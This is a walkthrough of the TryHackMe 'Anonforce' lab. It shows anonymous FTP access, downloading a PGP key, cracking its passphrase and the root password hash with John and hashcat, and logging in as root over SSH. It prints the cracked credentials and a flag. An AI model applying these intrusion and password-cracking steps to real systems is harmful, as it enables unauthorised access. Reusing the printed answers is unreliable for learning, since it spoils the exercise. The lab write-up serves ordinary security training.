
Anonforce Writeup — TryHackMe

Connect To Starting Point VPN:

Connect to the TryHackMe VPN using the following command 👇 .

```
sudo openvpn <your-vpn-file>
```

Once you’re connected to the Starting Point VPN now spawn your machine by clicking on the START MACHINE button shown in the image below 👇 .



Read user.txt and root.txt


Now Let’s start hacking.

Step 01:

Scan the target-ip and look for any open ports that you can exploit and get the flags. To scan the target-ip use this 👇 command.

```
nmap target-ip
```

Once you've run the above ☝️ command you should see two open ports. The open ports are 21(ftp) and 22(ssh).




```
┌──(robot㉿SOHAIL)-[~]
└─$ nmap 10.10.4.234
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 22:23 PKT
Nmap scan report for 10.10.4.234
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 47.84 seconds

┌──(robot㉿SOHAIL)-[~]
└─$
```

Step 02:

Now login the ftp port and search for both the flags. If you don't know the user and password to ftp you can proceed with ***anonymous*** as user and password as well. Use this 👇 command to login to the ftp.


```
ftp target-ip
```



```
┌──(robot㉿SOHAIL)-[~]
└─$ ftp 10.10.4.234
Connected to 10.10.4.234.
220 (vsFTPd 3.0.3)
Name (10.10.4.234:robot): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


Step 03:

Once logged in now look for the user.txt and flag.txt files in the given directories. If you cd into home directory you will find a folder in there named melodias. Now when you cd into the melodias directory you will find a file names user.txt, let's download this file use the get command into our system.



```
Remote directory: /
ftp> cd /home
250 Directory successfully changed.
ftp> pwd
Remote directory: /home
ftp> ls
229 Entering Extended Passive Mode (|||42036|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Aug 11  2019 melodias
226 Directory send OK.
ftp> cd melodias
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||38525|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||22756|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |********************************************|    33      146.48 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:01 (0.03 KiB/s)
ftp>
```

Now cat the user.txt and paste the content into user.txt section in TryHackMe.




```
┌──(robot㉿SOHAIL)-[~]
└─$ ls
sohailburki1.ovpn  sohailburki1.ovpn:Zone.Identifier  user.txt

┌──(robot㉿SOHAIL)-[~]
└─$ cat user.txt
606083fd33beb1284fc51f411a706af8

┌──(robot㉿SOHAIL)-[~]
└─$
```

Step 04:

You have successfully gotten the user.txt file now let's look for the root.txt file. If you cd back to the root directory you will see a folder named notread, let's cd into this directory and see if there is something that can help us reach the root.txt file. You will find two files in this directory. Transfer both the file using this 👇 command to your system and analyze them for any clue.

```
mget backup.pgp private.asc
```



```
ftp> cd notread
250 Directory successfully changed.
ftp> pwd
Remote directory: /notread
ftp> ls
229 Entering Extended Passive Mode (|||55260|)
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp> mget backup.pgp private.asc
mget backup.pgp [anpqy?]?
229 Entering Extended Passive Mode (|||14440|)
150 Opening BINARY mode data connection for backup.pgp (524 bytes).
100% |***********************************************************|   524      923.67 KiB/s    00:00 ETA
226 Transfer complete.
524 bytes received in 00:00 (0.55 KiB/s)
mget private.asc [anpqy?]?
229 Entering Extended Passive Mode (|||7732|)
150 Opening BINARY mode data connection for private.asc (3762 bytes).
100% |***********************************************************|  3762        5.02 KiB/s    00:00 ETA
226 Transfer complete.
3762 bytes received in 00:01 (3.53 KiB/s)
ftp>
```

Step 05:

We have two files now:

1. backup.pgp
2. private.asc


The backup.pgp file is encrypted using PGP (Pretty Good Privacy) encryption standard. Now to decrypt this file first we will need to extract the passphrase needed to import the private.asc key to backup.pgp file.

First, convert the private key to a format that John the Ripper can process. You can do this using a tool called **gpg2john**.

```
gpg2john private.asc > keyhash.txt
```

Once you have the `keyhash.txt`, you can use John the Ripper to brute-force the passphrase.

```
john keyhash.txt --wordlist=/path/to/wordlist
```



robot@SOHAIL: ~


```
┌──(robot㉿SOHAIL)-[~]
└─$ ls
backup.pgp    private.asc  rockyou.txt:Zone.Identifier  sohailburki1.ovpn:Zone.Identifier
keyhash.txt   rockyou.txt  sohailburki1.ovpn            user.txt

┌──(robot㉿SOHAIL)-[~]
└─$ john keyhash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all lo
aded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Came
llia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360          (anonforce)
1g 0:00:00:00 DONE (2024-10-09 23:06) 7.692g/s 7169p/s 7169c/s 7169C/s xbox360..madalina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(robot㉿SOHAIL)-[~]
└─$ 
```

You got it, ***anonforce*** is the user and the passphrase is ***xbox360.*** Now you can easily decrypt the backup.pgp file using this command.

```
gpg -d backup.pgp
```

Once you have entered the passphrase(xbox360) you will be given content of the passwd file. In this content look for the hash of the root user because you must login to the target-ip as root to get the root.txt file. Copy the hash of root user and paste it to a file named hash.txt and then decrypt it using hashcat. Use this command 👇 .

```
hashcat -m 1800 hash.txt /path/to/wordlist
```



```
└─$ hashcat -m 1800 --show hash.txt
$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob
5RVM0:hikari

┌──(robot㉿SOHAIL)-[~]
└─$ 
```

Once you have cracked the root user's hash, now login to the target-ip machine as root user and look for the root.txt file.

Use the following command to login as root.

```
ssh root@target-ip
```

Enter the cracked password and then look for the root.txt file.